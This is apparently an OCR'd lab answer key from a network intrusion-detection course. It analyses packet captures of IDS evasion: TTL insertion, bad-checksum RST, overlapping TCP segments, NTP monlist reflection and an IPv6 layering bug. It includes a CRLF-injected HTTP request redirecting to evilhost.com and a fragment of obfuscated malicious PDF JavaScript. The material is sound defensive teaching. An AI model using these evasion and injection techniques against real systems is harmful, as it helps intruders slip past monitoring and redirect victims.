


Answer: In the following Wireshark screenshot, the fourth record of the session is displayed with a time to live (TTL) value of 1. The next router that receives this packet will decrement the value to 0 and it will be dropped so it never reaches the HTTP server. The IDS has evaluated this TCP segment with a relative TCP sequence number of 1 and a payload of "GET /GOODSTUFF" that is innocuous content.

```
Filter: ip.addr == 184.168.221.63 and ip.addr == 10.1.3.15        Expression... Clear Apply Sav
No.  Time        Source            Destination   Protocol  Source port  Dest Port
11   938.0000    184.168.221.63    10.1.3.15     HTTP      5423         80

  Time to live: 1
  Protocol: TCP (6)
  Header checksum: 0x16ae [correct]
  Source: 184.168.221.63 (184.168.221.63)
  Destination: 10.1.3.15 (10.1.3.15)
Transmission Control Protocol, Src Port: 5423 (5423), Dst Port: 80 (80), Seq: 1,
  Source port: 5423 (5423)
  Destination port: 80 (80)
  [Stream index: 0]
  Sequence number: 1    (relative sequence number)

0010  00 52 00 01 00 00 01 06  16 ae b8 a8 dd 3f 0a 01   .R....?..
0020  03 0f 15 2f 00 50 00 00  00 0b a4 04 2d b0 50 18   .../.P..
0030  20 00 bc da 00 00 47 45  54 20 2f 47 4f 4f 44 53   .....GET /GOODS
0040  54 55 46 46 20 48 54 54  50 2f 31 2e 31 0d 0a 48   TUFF HTTP/1.1..H
```

In the following screenshot, the fifth record of the session has a normal TTL value of 64 and an overlapping relative TCP sequence number value of 1 and same payload length. This means it consumes the same TCP sequence numbers as record 4 and has overlapping payload length. The IDS disregards this overlapping TCP segment because it has already evaluated the original segment with the identical sequence number and payload length.

This is the TCP segment that reaches the HTTP server with a payload of "GET /EVILSTUFF", causing some malicious activity to occur. Technically, this is an insertion attack since the IDS evaluates a packet that never reaches the destination host.



Exercise 3:

Description: Look at the traffic between hosts 192.168.1.105 and 192.168.1.103. The fourth record in the exchange between the hosts is a RST from the client 192.168.1.105 to the server 192.168.1.103. Yet, as you can observe 192.168.1.105 continues to send traffic and 192.168.1.103 acknowledges it. Explain the reason why traffic is sent and acknowledged after the RST and why it might cause an IDS evasion.

Answer:

Let's look at the issue with the RST packet found in the fourth record using tcpdump since it is more succinct than Wireshark.

```
tcpdump -ntv -r evade.pcap -c 4 'host 192.168.1.105 and host
192.168.1.103'

IP (tos 0x0, ttl 64, id 1, offset 0, flags [none], proto TCP (6),
length 40)
    192.168.1.105.7752 > 192.168.1.103.80: Flags [R.], cksum 0x007b
(incorrect -> 0x98a7), seq 1, ack 1, win 8192, length 0
```

There is a bad TCP checksum meaning that 192.168.1.103 dropped it, permitting the subsequent sent and acknowledged packets. You can see that an IDS that does not validate the TCP checksum may stop tracking the session because it sees the RST. This will cause an evasion since the session continues and the destination host will receive the malicious traffic.

Extra Credit:

Description: The sessions between 192.168.1.163 and 10.10.10.50 and subsequently 192.168.1.163 and 10.10.10.10 represent an attack known as "HTTP response splitting". Examine the first session 192.168.1.163 and 10.10.10.50 to find something abnormal about the client request that does not follow the HTTP request format and the response from the server that reflects this. Examine the subsequent session to determine the consequences of the initial session's malformed HTTP request/response. What did the attacker do/accomplish?

Assume that 10.10.10.50 represents "goodhost.com" and that 10.10.10.10 represents "evilhost.com". Also, be aware that a "Location" HTTP header returned by a server redirects the user to the current location in the situation where the original one has moved

Answer:

First, reassemble the stream between 192.168.1.163 and 10.10.10.50.

```
Stream Content
GET /goodhost.com/img/abcd.php
Location: http://evilhost.com HTTP/1.1
Host: goodhost.com
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1)Acc
xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: keep-alive
Cookie: WEB=W2; uid=www507aac93ce4219.82992383

HTTP/1.1 302 Found
Date: Mon, 22 Jun 2009 18:18:25 GMT
Server: Apache/2.2.17 (Ubuntu)
X-Powered-By: PHP/5.3.5-1ubuntu7.11
Location: http://goodhost.com/
Location: http://evilhost.com/
Vary: Accept-Encoding
Connection: close

The URL has moved <a href="http://goodhost.com/img/abcd.php
Location: http://evilhost.com">here</a>
```

Look at the GET request; it has a "Location" header embedded in it. Any HTTP header should follow the GET request. Additionally, the "Location" header should be used by a server only to redirect the client browser to another URL when a HTTP response code of 3## is returned, indicating that the location has moved.

Now, look at the response from the server. It accepted the non-standard client "Location" header in the sender's GET request and placed it after the real "Location" header. This accomplishes sending the user to "evilhost.com" as seen at the bottom of

the screenshot. The session between 192.168.1.163 and 10.10.10.10 represents this session to "evilhost.com".

```
Stream Content
GET /img/abcd.php HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, a
application/vnd.ms-powerpoint, application/vnd.ms-excel, */*
Referer: http://goodhost.com/
Accept-Language: en-us
UA-CPU: x86
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1)
Host: evilhost.com
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Mon, 22 Jun 2009 18:18:30 GMT
Server: Apache/2.2.3 (CentOS)
X-Powered-By: PHP/5.1.6
Accept-Ranges: bytes
Content-Length: 26397
Content-Disposition: inline; filename=bad.pdf
Connection: close
Content-Type: application/pdf

%PDF-1.3
3 0 obj
```

evilhost.com returns a PDF to the unsuspecting user. The PDF looks malicious as it contains obfuscated JavaScript.

```
Stream Content
/S /JavaScript
/JS (
var y = eval;
var s = "17 125 104 121 39 119 104 128 115 118 104 107 39 68 39 124 117 108 122 106 104 119 108 47 41 44 124 55 72
55 72 44 124 55 72 55 72 44 124 55 72 55 72 41 59 41 44 124 76 56 75 64 44 124 58 59 75 64 44 124 60 63 57 59 44
124 60 63 60 63 44 124 58 58 60 63 44 124 73 58 75 73 44 124 55 58 56 74 44 124 58 56 74 58 44 124 61 61 74 64 44
124 76 64 63 56 44 124 77 72 61 60 44 124 58 55 63 55 44 124 59 55 57 56 44 124 77 72 76 57 44 124 56 62 74 64 44
124 57 56 57 57 44 124 59 64 57 56 44 124 55 56 57 56 44 124 57 56 57 56 44 124 57 56 59 73 44 124 77 56 75 76 44
124 57 56 64 63 44 124 57 56 58 56 44 124 72 72 57 56 44 124 74 72 75 64 44 124 62 77 57 59 44 124 63 60 75 57 44
124 77 56 75 76 44 124 75 62 74 64 44 124 75 76 75 76 44 124 74 64 75 76 44 124 57 57 56 74 44 124 57 56 57 56 44
124 75 64 72 72 44 124 56 64 74 64 44 124 57 56 57 56 44 124 74 64 57 56 44 124 57 55 61 74 44 124 57 56 57 56 44
124 61 62 74 64 44 124 57 56 57 56 44 124 74 64 57 56 44 124 57 57 77 72 44 124 57 56 57 56 44 124 75 64 72 72 44
124 55 58 74 64 44 124 57 56 57 56 44 124 74 64 57 56 44 124 57 55 61 60 44 124 57 56 57 56 44 124 56 56 74 64 44
124 57 56 57 56 44 124 74 64 57 56 44 124 57 57 72 63 44 124 57 56 57 56 44 124 75 64 72 72 44 124 57 75 74 64 44
124 57 56 57 56 44 124 74 64 57 56 44 124 57 55 59 55 44 124 57 56 57 56 44 124 58 73 74 64 44 124 57 56 57 56 44
124 74 72 57 56 44 124 62 57 62 64 44 124 77 75 72 72 44 124 59 73 62 57 44 124 59 64 61 56 44 124 58 56 57 56 44
124 57 56 57 56 44 124 74 64 62 61 44 124 57 58 64 55 44 124 57 56 57 56 44 124 74 59 74 64 44 124 57 56 57 56 44
124 62 64 57 56 44 124 62 57 76 57 44 124 77 75 72 72 44 124 59 73 62 57 44 124 59 64 55 56 44 124 58 56 57 56 44
124 57 56 57 56 44 124 74 64 62 61 44 124 57 58 73 63 44 124 57 56 57 56 44 124 76 74 74 64 44 124 57 56 57 56 44
124 62 64 57 56 44 124 62 61 76 57 44 124 56 75 74 64 44 124 57 56 57 60 44 124 72 72 57 56 44 124 56 57 75 64 44
124 61 63 76 63 44 124 76 56 56 57 44 124 76 57 64 56 44 124 75 58 75 75 44 124 72 74 63 77 44 124 75 76 61 61 44
124 76 57 62 76 44 124 56 77 62 72 44 124 57 61 76 62 44 124 56 77 64 64 44 124 62 76 72 63 44 124 59 62 57 55 44
124 76 61 56 77 44 124 57 59 61 61 44 124 74 56 75 76 44 124 74 63 76 57 44 124 57 60 73 59 44 124 57 56 57 56 44
```

You may be wondering how/why this was all possible. This is actually an issue with the vulnerable server 10.10.10.50. It does not properly sanitize input from the user. In this case, the user inserted a carriage return/line feed in the middle of the GET request and followed it with the "Location" header and value.

The server incorrectly accepts this "Location" header and navigates to evilhost.com since it accepts the second of the "Location" header and redirects the client to the

malicious site. This is known as HTTP response splitting or CRLF (carriage return/linefeed) injection because it dupes a vulnerable server into accepting input that should be discarded. This is like a cross-site scripting attack that fails to sanitize input where a vulnerable server acts as an intermediary to direct an unsuspecting user to a malicious site. The user might be enticed to visit the intermediary host perhaps by receiving an email with a link. This is just one type of HTTP response splitting attack.

An attack such as this might be difficult to detect. You could look for CRLF characters in the middle of a GET request as they are not normal. However, an attacker can make it more difficult to detect by issuing a POST request and passing the parameters with the CRLF embedded to the request within the HTTP body.

Extra Extra Credit:

Description: Look at the HTTP exchange between 192.168.122.1 and 192.168.122.133. 192.168.122.1uses some kind of evasion technique when sending the "EVILSTUFF" request. Assume, as the name implies, that "EVILSTUFF" is something malicious and that the IDS/IPS has a rule/signature for the content "EVILSTUFF". Why might the IDS/IPS fail to detect "EVILSTUFF" in the GET request?

Wireshark actually interprets this session incorrectly with "Follow TCP Stream". Remember Wireshark and tcpdump interpret the traffic as they have been programmed to do, much like and IDS/IPS. However, what is important here is the receiving host's interpretation of the traffic – in this case the web server. Use Wireshark to reassemble the stream to examine the server's response. Why did Wireshark and potentially an IDS/IPS interpret the GET request as "GET BOGUSSTUFF HTTP/1.0" instead of how the actual server interpreted this request?

Once you discover the server's evaluation of the stream, it is easier to view the evasion when this session is examined with tcpdump looking only at the client's traffic using its unique source port:

```
tcpdump -ntA -r evade.pcap 'src port 45794'
```

The server offers information of how it interpreted the GET request in the response body where it says that a particular URL was not found. Now, figure out where this packet was sent by the client using the output of tcpdump.

Answer:

First let's look at the server's interpretation of the GET request.

```
Stream Content
GET BOGUSSTUFF HTTP/1.0

HTTP/1.1 404 Not Found
Date: Mon, 15 Oct 2012 09:26:05 GMT
Server: Apache/2.2.14 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 282
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL /EVILSTUFF was not found on this server.</p>
<hr>
<address>Apache/2.2.14 (Ubuntu) Server at 192.168.122.133 Port 80</address>
</body></
```

The server indicates that "The requested URL /EVILSTUFF was not found on this server. Wireshark erroneously interprets the request as "GET BOGUSSTUFF HTTP/1.0". If an IDS/IPS were to make the same error, an evasion could occur.

Let's look for the cause of the confusion in tcpdump since Wireshark is not able to reassemble the session as the server did.

```
tcpdump -ntA -r evade.pcap 'src port 45794'
```

```
192.168.122.1.45794 > 192.168.122.133.80: Flags [S], seq 10, win 8192,
options [mss 1460,nop,nop,TS val 100 ecr 0], length 0
192.168.122.1.45794 > 192.168.122.133.80: Flags [.], ack 1554143393,
win 8192, options [nop,nop,TS val 150 ecr 0], length 0
192.168.122.1.45794 > 192.168.122.133.80: Flags [P.], seq 0:4, ack 1,
win 8192, options [nop,nop,TS val 150 ecr 0], length 4
      GET
192.168.122.1.45794 > 192.168.122.133.80: Flags [P.], seq 4:9, ack 1,
win 8192, options [mss 1460,nop,nop,TS val 20 ecr 0], length 5
     BOGUS
192.168.122.1.45794 > 192.168.122.133.80: Flags [P.], seq 4:27, ack 1,
win 8192, options [nop,nop,TS val 150 ecr 0], length 23
    /EVILSTUFF HTTP/1.0
```

The fourth and fifth packets have overlapping relative TCP sequence numbers – each beginning at relative value of 4 (single underline above). And, that is where the confusion begins. Wireshark and an IDS/IPS need to select the same packet to analyze as the destination host, otherwise an incorrect reassembly is performed.

Now, focus your attention on the TCP timestamp option values in the packets sent by the client (highlighted above). The client starts with a TCP timestamp option value of 100, and the next two segments have a value of 150. A timestamp value is acceptable if equal to or greater than the previous chronological one. But, in the fourth segment, the timestamp value of 20 is less than 150, and therefore discarded by the server. So, even though there were overlapping TCP sequence numbers, there should be no confusion which TCP segment should be accepted by the receiver since only the packet with "/EVILSTUFF" has a valid timestamp value of 150.

But, as you saw – Wireshark was incapable of determining this and so blindly accepted the payload of "BOGUS" for 5 bytes and the remainder of the bytes of "STUFF HTTP/1.0" from the next packet. Once again, this demonstrates that TCP evasions are possible when the IDS/IPS and receiving host do not reassemble the stream identically.

Exercises Section: Real World Traffic Analysis

Objectives: These exercises will help reinforce your knowledge about some real world traffic observed on monitored networks. The exercises in this section directly relate to the course material covered in the section "Real World Traffic Analysis".

Details: Use the pcap file **/home/sans/Exercises/Day3/realworld.pcap** as input for these exercises.

Estimated Time to Complete: Depending on your familiarity with the material and whether or not you do the extra credit question, this lab should take between 20-30 minutes.

You can use any tool at your disposal.

There are two ways to approach this exercise – the first uses more guidance.

The second way is the harder way since it contains less guidance. If you feel you have mastered the material in this section, skip to Approach #2.

For those who finish early, there is an extra credit exercise.

Answers follow the exercise section.

Approach #1 – Do the following exercises.

Exercise 1:


Description: There is some IPv6 traffic from host fe80::4 to host fe80::3 that caused a DoS segmentation fault on an older version of Snort. This is due to the use of an incorrect protocol layering. Describe the protocol layering issue.

Hint: Use an appropriate Wireshark or tcpdump filter.

ipv6.addr == fe80::4 and ipv6.addr == fe80::3

Hint: Look at the next header value of the IPv6 header. What next header is indicated? Is this an appropriate value to follow an IPv6 header? This is mixing IPv4 and IPv6 traffic – why?

Hint: Should there be a different next header value to indicate that ICMPv6 follows?



Exercise 2:

Description: There is some crafted DNS traffic from 192.168.11.62 to your DNS server 192.168.11.1. The crafter has inadvertently introduced the same error in each of the 5 packets sent. What is the error and why do you suppose it happened?

-Check Sum is wrong

Hint: Use an appropriate Wireshark filter such as;

ip.addr == 192.168.11.62 and ip.addr == 192.168.11.1

Hint: Wireshark highlights all the packets and details the error in the packet details pane when the packets are expanded.

Hint: Compare the erroneous value with the corrected value that Wireshark offers for each of the packets. What is similar about the each pair of values? What did the crafter neglect to do?

Exercise 3:

Description: Look at the traffic between hosts 68.178.232.100 and an internal host on our network, 192.168.122.122. Can you explain what you suspect is happening? Assume that 192.168.122.122 represents an IP address that can have traffic routed to it.

Hint: Use an appropriate Wireshark filter such as:

ip.addr == 192.168.122.122 and ip.addr == 68.178.232.100

Hint: There are pairs of related packets. Each one contains a catalyst packet followed by an ICMP error. An ICMP port unreachable error means that the requested port is not listening. This can happen if someone spoofs traffic from using your IP address.

Hint: Expand the Network Time Protocol in the packet details pane. The Request code indicates the NTP request sent to it. Each NTP packet returns 440 bytes of data and there are many of these packet. What might the effect be on the host receiving these? This particular attack was discussed in the reflector DDoS section.

Exercise 4:

Description: Look at the HTTP traffic between hosts 10.246.50.2 and 10.246.50.6.

Hint: Use an appropriate Wireshark filter such as:

ip.addr == 10.246.50.2 and ip.addr == 10.246.50.6 and tcp.port == 80

Examine the GET request headers. What type of attack is this and what does the code instruct the HTTP server to do? Was the attack successful? How do you know?

Hint: Reassemble the TCP session between 10.246.50.2 and 10.246.50.6. What is unusual about the User-Agent header value? This header is supposed to identify the client's browser.

Hint: To examine whether or not the HTTP server 10.246.50.6 was vulnerable to the attack, look for ICMP traffic between hosts 10.246.50.2 and 10.246.50.6. Use an appropriate Wireshark filter such as:

ip.addr == 10.246.50.2 and ip.addr == 10.246.50.6 and icmp

Approach #2 – Do the following exercises.

Exercise 1:

Description: There is some IPv6 traffic from host fe80::4 to host fe80::3 that caused a DoS segmentation fault on an older version of Snort. This is due to the use of an incorrect protocol layering. Describe the protocol layering issue.

Exercise 2:

Description: There is some crafted DNS traffic from 192.168.11.62 to your DNS server 192.168.11.1. The crafter has inadvertently introduced the same error in each of the 5 packets sent. What is the error and why do you suppose it happened?

Exercise 3:

Description: Look at the traffic between hosts 68.178.232.100 and an internal host on our network, 192.168.122.122. Can you explain what you suspect is happening? Assume that 192.168.122.122 represents an IP address that can have traffic routed to it.

Exercise 4:

Description: Look at the HTTP traffic between hosts 10.246.50.2 and 10.246.50.6.

Examine the GET request headers. What type of attack is this and what does the code instruct the HTTP server to do? Was the attack successful? How do you know?

Extra Credit:

Description: Examine the traffic between hosts 10.20.30.200 and 10.20.30.56. Identify the attack and explain why you believe it is this type of attack.

hart beat
heart bleed

Answers Section: Real World Traffic Analysis

Objectives: These exercises will help advance your knowledge about some real world traffic observed on monitored networks. The exercises in this section directly relate to the course material covered in the section "Real World Traffic Analysis".

Details: Use the pcap file **/home/sans/Exercises/Day3/realworld.pcap** as input for these exercises.

Estimated Time to Complete: Depending on your familiarity with the material and whether or not you do the extra credit question, this lab should take between 20-30 minutes.

You can use any tool at your disposal.

There are two ways to approach this exercise – the first uses more guidance.

The second way is the harder way since it contains less guidance. If you feel you have mastered the material in this section, skip to Approach #2.

For those who finish early, there is an extra credit exercise.

☆The following answers apply to both Approach #1 and Approach #2.

Exercise 1:


Description: There is some IPv6 traffic from host fe80::4 to host fe80::3 that caused a DoS segmentation fault on an older version of Snort. This is due to the use of an incorrect protocol layering. Describe the protocol layering issue.

Answer:

Snort had an issue with an IPv6 next header value of 1, representing ICMPv4. The next header value of 0x58 should be used for ICMPv6.

```
tcpdump -r realworld.pcap -ntx 'host fe80::4 and host fe80::3'

IP6 fe80::4 > fe80::3: ip-proto-1 28

        6000 0000 001c 0140 fe80 0000 0000 0000
        0000 0000 0000 0004 fe80 0000 0000 0000
        0000 0000 0000 0003 0300 690a 0000 0000
        4242 4242 4242 4242 4242 4242 4242 4242
        4242 4242
```

Icmp is for V4 not V6




Exercise 2:

Description: There is some crafted DNS traffic from 192.168.11.62 to your DNS server 192.168.11.1. The crafter has inadvertently introduced the same error in each of the 5 packets sent. What is the error and why do you suppose it happened?

Answer:

This appears to be a crafting error where the crafter or crafting tool neglected to prepare the two-byte field to be sent in network byte order, instead of host byte order, thereby providing the incorrect UDP checksum.

This is an excerpt of the records in Wireshark.




Exercise 3:

Description: Look at the traffic between hosts 68.178.232.100 and an internal host on our network, 192.168.122.122. Can you explain what you suspect is happening? Assume that 192.168.122.122 represents an IP address that can have traffic routed to it.

Answer:

```
tcpdump -nt -r realworld.pcap 'host 68.178.232.100 and host
192.168.122.122'

68.178.232.100.123 > 192.168.122.122.57381: NTPv2, Reserved, length 440
IP 192.168.122.122 > 68.178.232.100: ICMP 192.168.122.122 udp port
57381 unreachable, length 91
68.178.232.100.123 > 192.168.122.122.57381: NTPv2, Reserved, length 440
192.168.122.122 > 68.178.232.100: ICMP 192.168.122.122 udp port 57381
unreachable, length 91
68.178.232.100.123 > 192.168.122.122.57381: NTPv2, Reserved, length 440
192.168.122.122 > 68.178.232.100: ICMP 192.168.122.122 udp port 57381
unreachable, length 91
68.178.232.100.123 > 192.168.122.122.57381: NTPv2, Reserved, length 440
```

```
192.168.122.122 > 68.178.232.100: ICMP 192.168.122.122 udp port 57381
unreachable, length 91
68.178.232.100.123 > 192.168.122.122.57381: NTPv2, Reserved, length 440
192.168.122.122 > 68.178.232.100: ICMP 192.168.122.122 udp port 57381
unreachable, length 91
Etc…
```



Examining some tcpdump output first, you see what appears to be many NTP packets with a length of 440 that are sent to the host on our network 192.168.122.122. We see no outbound traffic that may have elicited what is a NTP response as manifested in the Wireshark packet details pane in the flags bit for a request of MON_GETLIST.

The command "ntpdc -n -c monlist" solicits the NTP server 68.178.232.100 for information from it about the hosts/clients that communicate with the server. The response is 100 records each containing 440 bytes of data.

We don't see the request, only the responses. The suspicion is that someone spoofed our internal host IP address of 192.168.122.122 (assuming this is a real routable IP address), sent this in the monlist request to NTP server 68.178.232.100 and the server responds to it. This may be part of a larger set of NTP traffic directed to the host in an attempt to cause a DoS.

As far as 192.168.122.122 responding with ICMP unreachable messages – it never initiated the session using ephemeral port 57381 and therefore has no open session when the response is received. It responds with an ICMP port unreachable.

Exercise 4:

